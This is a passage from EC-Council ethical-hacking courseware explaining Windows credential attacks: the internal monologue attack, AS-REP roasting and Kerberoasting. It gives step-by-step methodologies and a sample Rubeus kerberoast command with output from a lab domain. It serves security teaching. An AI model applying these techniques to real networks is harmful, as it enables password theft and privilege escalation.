


Figure 6.17: Screenshot of the output of Responder showing NTLM hashes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Internal Monologue Attack**

  The internal monologue attack is similar to the attack performed using Mimikatz, except that the memory area of the Local Security Authority Subsystem Service (LSASS) process is not dumped, thereby avoiding Windows Credential Guard and antivirus. Mimikatz is a post-exploitation tool, through which attackers can extract plaintext passwords, Kerberos tickets, and NTLM hashes from LSASS process memory. Attackers use Mimikatz to retrieve user credentials from LSASS process memory, and the acquired information helps them in performing lateral movement in the post-exploitation phase.

  An internal monologue attack is usually performed in a secure environment where Mimikatz cannot be executed. In this attack, using the Security Support Provider Interface (SSPI) from a user-mode application, a local procedure call to the NTLM authentication package is invoked to calculate the NetNTLM response in the context of the logged-on user.

  Steps to perform an internal monologue attack:

  1. The attacker disables the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic.
  2. The attacker extracts all the non-network logon tokens from all the active processes to masquerade as legitimate users.
  3. Now, the attacker interacts with NTLM SSP locally, for each masqueraded user to obtain a NetNTLMv1 response to the chosen challenge in the security context of that user.
  4. Now, the attacker restores LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic to their actual values.
  5. The attacker uses rainbow tables to crack the NTLM hash of the captured responses.
  6. Finally, the attacker uses the cracked hashes to gain system-level access.




Figure 6.18: Depiction of internal monologue attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Cracking Kerberos Password**

  Kerberos is the most commonly used authentication protocol for network entities. Due to its widespread acceptance, it is susceptible to various attacks. Attackers have developed various ways to hack into Kerberos and exploit its vulnerabilities to crack weak passwords, inject malicious codes, and obtain information about the network infrastructure and various network entities. Attackers target Kerberos authentication protocol in two common ways: namely, cracking the TGS (Ticket Granting Service), known as Kerberoasting, and cracking the TGT (Ticket Granting Ticket), known as AS-REP Roasting.

  AS-REP Roasting (Cracking TGT)

  In an AS-REP roasting attack, the attackers target users who have the "Do not require Kerberos preauthentication" option enabled in their account options or the user accounts that do not require preauthentication. As the preauthentication mode is enabled by default in Kerberos authentication preventing offline password-guessing attacks, the attackers must identify user accounts with preauthentication mode disabled.

  With this type of account vulnerability, an attacker can request an authentication ticket also known as the ticket granting ticket (TGT) for that user account from the domain controller (DC) without knowing the password of the target user. Then the DC responds with an encrypted TGT (AS-REP) for the requested account. This response is encrypted with the user's password hash. Now, the attacker can capture this message and attempt to crack it offline to identify the password of the target user(s).

  This will allow the attackers to use the compromised credentials to gain illegal access, move laterally within the network, or gain higher privileges if the compromised account has significant access rights to perform various malicious purposes.

  Attackers can perform this type of attack both actively and passively. In an active scenario, attackers generate an AS-REP message for the user, whereas in a passive scenario, attackers observe an AS-REP message.

  The primary prerequisites for an AS-REP roasting attack are as follows:

  - **Absence of Kerberos preauthentication:** The target user accounts must not have the Kerberos preauthentication requirement enabled.
  - **Domain controller access:** Attackers need connectivity to the DC to send authentication requests and receive the desired responses.
  - **Optional domain account:** This can allow attackers to efficiently locate vulnerable users through LDAP queries. However, if a domain account is not present, attackers have to guess usernames for further exploitation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.19: AS-REP Roasting

AS-REP Roasting Attack Methodology

1. An attacker first scans the Active Directory to identify accounts without Kerberos preauthentication required.




Figure 6.20: Screenshot showing a vulnerable account without Kerberos preauthentication

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. The attacker then sends an authentication service (AS) request to the DC for each identified account.
3. Now, the DC responds with an encrypted TGT, from which the attacker extracts TGT from the AS-REP response using some sophisticated tools such as GetNPUsers.py or Rubeus. This response is encrypted with the user's password hash..




Figure 6.21: Screenshot of GetNPUsers.py showing the extraction of password hash

4. Once it is successfully extracted, attackers can now use password-cracking tools such as hashcat or John the Ripper to crack the encrypted TGT offline and obtain the user's plaintext password.




Figure 6.22: Screenshot of John the Ripper showing password cracking from the obtained hash

After successfully obtaining the plaintext password, the attackers can gain unauthorized access to the application server or services for further malicious activities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Kerberoasting (Cracking TGS)

Kerberoasting is an attack technique that targets the Kerberos authentication protocol to obtain and crack the password hashes of service accounts in an Active Directory environment. In this attack, an attacker uses a regular user account or a user with valid domain credentials is allowed to request ticket granting service (TGS) tickets for service accounts, which are identified by their service principal names (SPNs). Some portions of these TGS tickets may be encrypted with the service account's password hash using the RC4 algorithm. The attacker extracts these tickets from memory or network traffic and attempts to crack them offline, thereby uncovering the service account's plaintext password. This attack is particularly effective because it requires no special privileges and can be performed by any user with valid domain credentials, making it a significant threat to network security.

The primary purpose of Kerberoasting is to gain access to service accounts, which often have higher privileges. By cracking these accounts' passwords, attackers can escalate privileges and move laterally within the network.




Figure 6.23: Kerberoasting

Kerberoasting Methodology

1. At first, the attacker authenticates within the Kerberos network domain using their legitimate user account to obtain a valid ticket granting ticket (TGT).
2. Next, they can use this TGT to request ticket granting service (TGS) tickets for specific service accounts, which are encrypted with the password hash of the respective service account.
3. Once the tickets are issued, attackers can use tools such as Rubeus to extract these TGS tickets from the system memory.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
C:\Users\Public\Downloads>rubeus.exe kerberoast /outfile:hash.txt
rubeus.exe kerberoast /outfile:hash.txt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Kerberoasting

[*] Target Domain          : CEH.com
[*] Searching path 'LDAP://Server2022.CEH.com/DC=CEH,DC=com' for '(&(samAccountType=805306368)(servic
ePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1


[*] SamAccountName         : DC-Admin
[*] DistinguishedName      : CN=DC-Admin,CN=Users,DC=CEH,DC=com
[*] ServicePrincipalName   : -AD-DC/DC-Admin.CEH.com:60111
[*] PwdLastSet             : 6/10/2024 12:05:33 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\Public\Downloads\hash.txt

[*] Roasted hashes written to : C:\Users\Public\Downloads\hash.txt

C:\Users\Public\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5A1A-18E5

 Directory of C:\Users\Public\Downloads
```

Figure 6.24: Screenshots of Rubeus showing the extraction of password hash

4. After successfully extracting the password hash from the TGS tickets, the attacker can perform an offline brute-force attack using password-cracking tools such as hashcat or John the Ripper.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
